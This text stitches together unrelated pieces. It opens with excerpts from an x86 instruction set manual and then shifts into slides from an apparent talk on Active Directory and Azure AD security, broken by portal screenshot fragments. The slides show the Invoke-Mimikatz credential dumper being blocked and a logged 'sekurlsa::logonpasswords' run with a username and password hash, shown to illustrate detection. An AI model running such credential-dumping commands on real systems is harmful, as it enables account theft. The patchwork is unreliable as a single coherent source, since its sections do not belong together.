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





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
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Volume 2 (2A, 2B, 2C & 2D):  
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


Figure 5-10. VFIXUPIMMPS Immediate Control Description

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**VFMADDSSUB132PS DEST, SRC2, SRC3**

IF (VEX.128) THEN

MAXNUM  $\leftarrow$  2

ELSEIF (VEX.256)

MAXNUM  $\leftarrow$  4

FI

For i = 0 to MAXNUM - 1{

n  $\leftarrow$  64\*i;DEST[n+31:n]  $\leftarrow$  RoundFPControl\_MXCSR(DEST[n+31:n]\*SRC3[n+31:n] - SRC2[n+31:n])DEST[n+63:n+32]  $\leftarrow$  RoundFPControl\_MXCSR(DEST[n+63:n+32]\*SRC3[n+63:n+32] + SRC2[n+63:n+32])

}

IF (VEX.128) THEN

DEST[MAX\_VL-1:128]  $\leftarrow$  0

ELSEIF (VEX.256)

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FI

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IF (VEX.128) THEN

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For i = 0 to MAXNUM - 1{

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**VFMSUB231PD DEST, SRC2, SRC3 (EVEX encoded versions, when src3 operand is a register)**

(KL, VL) = (2, 128), (4, 256), (8, 512)

IF (VL = 512) AND (EVEX.b = 1)

THEN

SET\_RM(EVEX.RC);

ELSE

SET\_RM(MXCSR.RM);

FI;

FOR j ← 0 TO KL-1

i ← j \* 64

IF k1[j] OR \*no writemask\*

THEN DEST[i+63:i] ←

RoundFPControl(SRC2[i+63:i]\*SRC3[i+63:i] - DEST[i+63:i])

ELSE

IF \*merging-masking\* ; merging-masking

THEN \*DEST[i+63:i] remains unchanged\*

ELSE ; zeroing-masking

DEST[i+63:i] ← 0

FI

FI;

ENDFOR

DEST[MAX\_VL-1:VL] ← 0

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## VSCATTERPF1DPS/VSCATTERPF1QPS/VSCATTERPF1DPD/VSCATTERPF1QPD—Sparse Prefetch Packed SP/DP Data Values with Signed Dword, Signed Qword Indices Using T1 Hint with Intent to Write

Opcode/ Instruction	Op/ En	64/32 bit Mode Support	CPUID Feature Flag	Description
EVEX.512.66.0F38.W0 C6 /6 /vsib VSCATTERPF1DPS vm32z {k1}	T1S	V/V	AVX512PF	Using signed dword indices, prefetch sparse byte memory locations containing single-precision data using writemask k1 and T1 hint with intent to write.
EVEX.512.66.0F38.W0 C7 /6 /vsib VSCATTERPF1QPS vm64z {k1}	T1S	V/V	AVX512PF	Using signed qword indices, prefetch sparse byte memory locations containing single-precision data using writemask k1 and T1 hint with intent to write.
EVEX.512.66.0F38.W1 C6 /6 /vsib VSCATTERPF1DPD vm32y {k1}	T1S	V/V	AVX512PF	Using signed dword indices, prefetch sparse byte memory locations containing double-precision data using writemask k1 and T1 hint with intent to write.
EVEX.512.66.0F38.W1 C7 /6 /vsib VSCATTERPF1QPD vm64z {k1}	T1S	V/V	AVX512PF	Using signed qword indices, prefetch sparse byte memory locations containing double-precision data using writemask k1 and T1 hint with intent to write.

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**VSCATTERPF1DPS (EVEX encoded version)**

(KL, VL) = (16, 512)

FOR j ← 0 TO KL-1

i ← j \* 32

IF k1[]

Prefetch( [BASE\_ADDR + SignExtend(VINDEX[i+31:i]) \* SCALE + DISP], Level=1, RFO = 1)

FI;

ENDFOR

**VSCATTERPF1DPD (EVEX encoded version)**

(KL, VL) = (8, 512)

FOR j ← 0 TO KL-1

i ← j \* 64

k ← j \* 32

IF k1[]

Prefetch( [BASE\_ADDR + SignExtend(VINDEX[k+31:k]) \* SCALE + DISP], Level=1, RFO = 1)

FI;

ENDFOR

**VSCATTERPF1QPS (EVEX encoded version)**

(KL, VL) = (8, 512)

FOR j ← 0 TO KL-1

i ← j \* 64

IF k1[]

Prefetch( [BASE\_ADDR + SignExtend(VINDEX[i+63:i]) \* SCALE + DISP], Level=1, RFO = 1)

FI;

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## VSHUFF32x4/VSHUFF64x2/VSHUFI32x4/VSHUFI64x2—Shuffle Packed Values at 128-bit Granularity

Opcode/ Instruction	Op/ En	64/32 bit Mode Support	CPUID Feature Flag	Description
EVEX.NDS.256.66.0F3A.W0 23 /r ib VSHUFF32X4 ymm1{k1}{z}, ymm2, ymm3/m256/m32bcst, imm8	FV	V/V	AVX512VL AVX512F	Shuffle 128-bit packed single-precision floating-point values selected by imm8 from ymm2 and ymm3/m256/m32bcst and place results in ymm1 subject to writemask k1.
EVEX.NDS.512.66.0F3A.W0 23 /r ib VSHUFF32x4 zmm1{k1}{z}, zmm2, zmm3/m512/m32bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed single-precision floating-point values selected by imm8 from zmm2 and zmm3/m512/m32bcst and place results in zmm1 subject to writemask k1.
EVEX.NDS.256.66.0F3A.W1 23 /r ib VSHUFF64X2 ymm1{k1}{z}, ymm2, ymm3/m256/m64bcst, imm8	FV	V/V	AVX512VL AVX512F	Shuffle 128-bit packed double-precision floating-point values selected by imm8 from ymm2 and ymm3/m256/m64bcst and place results in ymm1 subject to writemask k1.
EVEX.NDS.512.66.0F3A.W1 23 /r ib VSHUFF64x2 zmm1{k1}{z}, zmm2, zmm3/m512/m64bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed double-precision floating-point values selected by imm8 from zmm2 and zmm3/m512/m64bcst and place results in zmm1 subject to writemask k1.
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EVEX.NDS.512.66.0F3A.W0 43 /r ib VSHUFI32x4 zmm1{k1}{z}, zmm2, zmm3/m512/m32bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed double-word values selected by imm8 from zmm2 and zmm3/m512/m32bcst and place results in zmm1 subject to writemask k1.
EVEX.NDS.256.66.0F3A.W1 43 /r ib VSHUFI64X2 ymm1{k1}{z}, ymm2, ymm3/m256/m64bcst, imm8	FV	V/V	AVX512VL AVX512F	Shuffle 128-bit packed quad-word values selected by imm8 from ymm2 and ymm3/m256/m64bcst and place results in ymm1 subject to writemask k1.
EVEX.NDS.512.66.0F3A.W1 43 /r ib VSHUFI64x2 zmm1{k1}{z}, zmm2, zmm3/m512/m64bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed quad-word values selected by imm8 from zmm2 and zmm3/m512/m64bcst and place results in zmm1 subject to writemask k1.

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## VTESTPD/VTESTPS—Packed Bit Test

Opcode/ Instruction	Op/ En	64/32 bit Mode Support	CPUID Feature Flag	Description
VEX.128.66.0F38.W0 0E /r VTESTPS <i>xmm1, xmm2/m128</i>	RM	V/V	AVX	Set ZF and CF depending on sign bit AND and ANDN of packed single-precision floating-point sources.
VEX.256.66.0F38.W0 0E /r VTESTPS <i>ymm1, ymm2/m256</i>	RM	V/V	AVX	Set ZF and CF depending on sign bit AND and ANDN of packed single-precision floating-point sources.
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## XBEGIN — Transactional Begin

Opcode/Instruction	Op/ En	64/32bit Mode Support	CPUID Feature Flag	Description
C7 F8 XBEGIN rel16	A	V/V	RTM	Specifies the start of an RTM region. Provides a 16-bit relative offset to compute the address of the fallback instruction address at which execution resumes following an RTM abort.
C7 F8 XBEGIN rel32	A	V/V	RTM	Specifies the start of an RTM region. Provides a 32-bit relative offset to compute the address of the fallback instruction address at which execution resumes following an RTM abort.

### Instruction Operand Encoding

Op/En	Operand 1	Operand2	Operand3	Operand4
A	Offset	NA	NA	NA

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## Operation

$\text{DEST} \leftarrow \text{DEST XOR SRC};$

## Flags Affected

The OF and CF flags are cleared; the SF, ZF, and PF flags are set according to the result. The state of the AF flag is undefined.

## Protected Mode Exceptions

#GP(0)	If the destination operand points to a non-writable segment. If a memory operand effective address is outside the CS, DS, ES, FS, or GS segment limit. If the DS, ES, FS, or GS register contains a NULL segment selector.
#SS(0)	If a memory operand effective address is outside the SS segment limit.
#PF(fault-code)	If a page fault occurs.
#AC(0)	If alignment checking is enabled and an unaligned memory reference is made while the current privilege level is 3.
#UD	If the LOCK prefix is used but the destination is not a memory operand.

## Real-Address Mode Exceptions

#GP	If a memory operand effective address is outside the CS, DS, ES, FS, or GS segment limit.
#SS	If a memory operand effective address is outside the SS segment limit.
#UD	If the LOCK prefix is used but the destination is not a memory operand.

## Virtual-8086 Mode Exceptions

#GP(0)	If a memory operand effective address is outside the CS, DS, ES, FS, or GS segment limit.
#SS(0)	If a memory operand effective address is outside the SS segment limit.
#PF(fault-code)	If a page fault occurs.
#AC(0)	If alignment checking is enabled and an unaligned memory reference is made.
#UD	If the LOCK prefix is used but the destination is not a memory operand.

## Compatibility Mode Exceptions

Same exceptions as in protected mode.

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## XORPS—Bitwise Logical XOR of Packed Single Precision Floating-Point Values

Opcode/ Instruction	Op / En	64/32 bit Mode Support	CPUID Feature Flag	Description
0F 57 /r XORPS xmm1, xmm2/m128	RM	V/V	SSE	Return the bitwise logical XOR of packed single-precision floating-point values in xmm1 and xmm2/mem.
VEX.NDS.128.0F.WIG 57 /r VXORPS xmm1, xmm2, xmm3/m128	RVM	V/V	AVX	Return the bitwise logical XOR of packed single-precision floating-point values in xmm2 and xmm3/mem.
VEX.NDS.256.0F.WIG 57 /r VXORPS ymm1, ymm2, ymm3/m256	RVM	V/V	AVX	Return the bitwise logical XOR of packed single-precision floating-point values in ymm2 and ymm3/mem.
EVEX.NDS.128.0F.W0 57 /r VXORPS xmm1 {k1}{z}, xmm2, xmm3/m128/m32bcst	FV	V/V	AVX512VL AVX512DQ	Return the bitwise logical XOR of packed single-precision floating-point values in xmm2 and xmm3/m128/m32bcst subject to writemask k1.
EVEX.NDS.256.0F.W0 57 /r VXORPS ymm1 {k1}{z}, ymm2, ymm3/m256/m32bcst	FV	V/V	AVX512VL AVX512DQ	Return the bitwise logical XOR of packed single-precision floating-point values in ymm2 and ymm3/m256/m32bcst subject to writemask k1.
EVEX.NDS.512.0F.W0 57 /r VXORPS zmm1 {k1}{z}, zmm2, zmm3/m512/m32bcst	FV	V/V	AVX512DQ	Return the bitwise logical XOR of packed single-precision floating-point values in zmm2 and zmm3/m512/m32bcst subject to writemask k1.

### Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
RM	ModRM:reg (r, w)	ModRM:r/m (r)	NA	NA
RVM	ModRM:reg (w)	VEX.vvvv	ModRM:r/m (r)	NA
FV	ModRM:reg (w)	EVEX.vvvv	ModRM:r/m (r)	NA

<https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf>

### 1 x86 integer instructions

#### 1.1 Original 8086/8088 instructions

#### 1.2 Added in specific processors

##### 1.2.1 Added with 80186/80188

##### 1.2.2 Added with 80286

##### 1.2.3 Added with 80386

##### 1.2.4 Added with 80486

##### 1.2.5 Added with Pentium

##### 1.2.6 Added with Pentium MMX

##### 1.2.7 Added with AMD K6

##### 1.2.8 Added with Pentium Pro

##### 1.2.9 Added with Pentium II

##### 1.2.10 Added with SSE

##### 1.2.11 Added with SSE2

##### 1.2.12 Added with SSE3

##### 1.2.13 Added with SSE4.2

##### 1.2.14 Added with x86-64

##### 1.2.15 Added with AMD-V

##### 1.2.16 Added with Intel VT-x

##### 1.2.17 Added with ABM

##### 1.2.18 Added with BMI1

##### 1.2.19 Added with BMI2

##### 1.2.20 Added with TBM

### 2 x87 floating-point instructions

#### 2.1 Original 8087 instructions

#### 2.2 Added in specific processors

##### 2.2.1 Added with 80287

##### 2.2.2 Added with 80387

##### 2.2.3 Added with Pentium Pro

##### 2.2.4 Added with SSE

##### 2.2.5 Added with SSE3



# The Current State of Active Directory Security



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- Typical Security Issues
- Expanding AD Permissions
- Detection
- Recommendations

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# Current Threat Landscape



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# The Current State of Security:



## The Good

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# The Good: Better Security Awareness





# The Good: Better Security Testing



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# The Good: Better PowerShell Security (v5)

```
PS C:\> $ExecutionContext.SessionState.Language
ConstrainedLanguage
PS C:\> c:\temp\Invoke-Mimikatz2
c:\temp\Invoke-Mimikatz2 : specified method is
+ CategoryInfo          : NotImplemented: (
+ FullyQualifiedErrorId : NotSupported

PS C:\> _
```

```
PS C:\WINDOWS\system32> C:\Temp\Hakz\PowerSploit\Invoke-Mimikatz.ps1
At C:\Temp\Hakz\PowerSploit\Invoke-Mimikatz.ps1:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

ParameterBinding(Out-Default): name="InputObject"; value="

#####, mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)

## ^ ##,

## /\ ## /\* \*\*

## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

'## v ##' <http://blog.gentilkiwi.com/mimikatz> (oe.eo)

'#####' with 15 modules \*\*\*/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 30847013 (00000000:01d6b025)

\* SHA1 : 05a6fb630c065d50471cd5a30ac5604642a74e31

tspkg :

wdigest :

\* Username : adsadmin



# The Current State of Security:



## The Bad

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# The Bad: User -> Admin = Easy




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# The Bad: Legacy Reduces Security



# The Bad: PowerShell Logging Not Enabled



The screenshot shows the Windows Event Viewer interface. On the left, the 'PowerShell' log is expanded, and the 'Operational' sub-log is selected. The main pane displays the 'Operational' log, which is currently empty, showing 'Number of events: 0'. The table below shows the columns for the log entries.

Level	Date and Time	Source	Event ID	Ta
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# The Bad: Too Many Blind Spots





# The Current State of Security:



## The UGLY

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# The UGLY: Email Gets Users to Click



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# The UGLY: From Email to Breach





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# Identity Management in the Cloud (Active Directory)



# Challenges

- Security controls: On-prem vs cloud
- Cloud environment is constantly changing.
- Rapid changes often mean learning curve is steeper.
- Security capability and best practices depend on Cloud service offering.
- Sharing data appropriately and securely.
- Services & data that's private vs public isn't always obvious.

*“I’m going to migrate my on-prem AD to  
Azure AD”*

It doesn’t quite work like that...



# Active Directory vs Azure AD

## On-premises Active Directory


- Authentication, Directory, & Management
- AD Forest for single entity
- Internal corporate network
- Authentication
  - Kerberos
  - NTLM
- LDAP
- Group Policy

## Azure AD (Office 365)

- Identity
- Designed for multi-tenant
- Cloud/web-focused
- Authentication
  - OAuth/OpenID Connect based protocols
- AD Graph API (REST API)
- MDM (Intune)

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[Switch directory](#)  [Delete directory](#)

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
Notifications settings

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## Sign-ins



## What's new in Azure AD

Stay up to date with the latest release notes and blog posts.

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- |   |      |  |
|---|------|--|
| <input checked="" type="checkbox"/> All services      | (37) | <b>New feature</b>                           |
| <input type="checkbox"/> B2B/B2C                      | (4)  | B2C - Consumer Identity Management - B2B/B2C |
| <input type="checkbox"/> SSO                          | (4)  | April 20, 2018                               |
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| <input type="checkbox"/> Access Control               | (1)  |  |
| <input type="checkbox"/> Privileged Identity Mana...  | (1)  |  |
| <input type="checkbox"/> Collaboration                | (1)  |  |

## Azure AD B2C Access Token are GA

## New feature

Enterprise Apps - SSO

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## Your role

Global administrator

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## Find

Users

## Azure AD Connect sync

Status Not enabled

Last sync Sync has never run

## Create

 User Guest user Group Enterprise application App registration

## Other capabilities

